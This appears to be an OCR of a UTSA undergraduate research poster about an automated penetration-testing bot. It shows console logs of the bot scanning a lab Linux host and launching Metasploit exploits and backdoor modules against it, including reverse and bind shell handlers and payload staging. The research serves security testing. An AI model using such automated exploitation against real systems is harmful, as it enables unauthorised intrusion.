
```
[+] Host:3| IP address: 192.168.144.131
 [+] Specifications:
  [*] os_type: general purpose
  [*] os_vendor: Linux
  [*] os_family: Linux
  [*] os_gen: 2.6.X
  [*] os_accuracy: 100
 [+] Ports opened:
   [*] Port: 6667 open.
   [*] Port: 21 open.
   [*] Port: 23 open.
   [*] Port: 1099 open.
   [*] Port: 139 open.
```



```
[+] Exploiting : java_rmi_server
[+]Started exploit on host:3 with java_rmi_server

[*]msfconsole output
---------------------------------------------
RHOST => 192.168.144.131
LHOST => 192.168.196.136
SRVHOST => 0.0.0.0
SRVPORT => 8080
LPORT => 4445
ExitOnSession => false
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.144.129:4445
[*] Using URL: http://0.0.0.0:8080/W3ya51DG
[*]  Local IP: http://127.0.0.1:8080/W3ya51DG
[*] Connected and sending request for http://192.168.144.129:808
[*] 192.168.144.131  java_rmi_server - Replied to request for pa
[*] Sending stage (30355 bytes) to 192.168.144.131

[+]Finished exploit on host:3 with java_rmi_server

[*]Bot: 2 exploiting Port 139
[+] Exploiting : usermap_script
[+]Started exploit on host:3 with usermap_script

[*]msfconsole output
---------------------------------------------
[+] Target 192.168.144.131:1099 may be exploitable...
RHOST => 192.168.144.131
LHOST => 192.168.196.136
payload => cmd/unix/bind_perl
ExitOnSession => false
[*] Exploit running as background job.
[*] Started bind handler

[+]Finished exploit on host:3 with usermap_script

[*]Command: show bot 2
```



```
[+] Bot:2
 [*]Status: SLEEPING
 [+] Host assigned:
 [+] Records
    [*]02:16:19 => bot used unreal_ircd_3281_backdoor against host:3
    [*]02:16:27 => bot used vsftpd_234_backdoor against host:3
    [*]02:16:27 => bot used proftpd_133c_backdoor against host:3
    [*]02:16:41 => bot used telnet_encrypt_keyid against host:3
    [*]02:16:48 => bot used java_rmi_server against host:3
    [*]02:16:55 => bot used usermap_script against host:3

[+] Host:3| IP address: 192.168.144.131
 [+] Specifications:
  [*] os_type: general purpose
  [*] os_vendor: Linux
  [*] os_family: Linux
  [*] os_gen: 2.6.X
  [*] os_accuracy: 100
 [+] Ports opened:
   [*] Port: 6667 open.
   [*] Port: 21 open.
   [*] Port: 23 open.
   [*] Port: 1099 open.
   [*] Port: 139 open.
```



RESULTS

- ❖ A single Bot is able to make a recognition and launch about **10 exploits on a system in about one minute**.
- ❖ A pen-tester (someone who purposely attacks a system to find weaknesses) can take several minutes revising a server. A group of bots can analyze a **complete network** and provide patches and full reports in a couple of minutes.

POTENTIAL

- ❖ With a powerful computer or **supercomputer**, we could enlist an army of hundreds of bots either attack or defend systems on a massive scale.
- ❖ Bot protection could be developed for **military** services or even **common** settings, such as a wifi spots.

PROGRAMMING LANGUAGES

- ❖ Python, Threads, Mongo Database, Kali Linux Pen-testing System, NMAP libraries, sockets, several other libraries.
- ❖ Graphic interfaces designed, and asynchronous(non sequential) programming based.

UTSA. The University of Texas at San Antonio™ OFFICE OF UNDERGRADUATE RESEARCH

UTSA Undergraduate Research & Creative Inquiry Showcase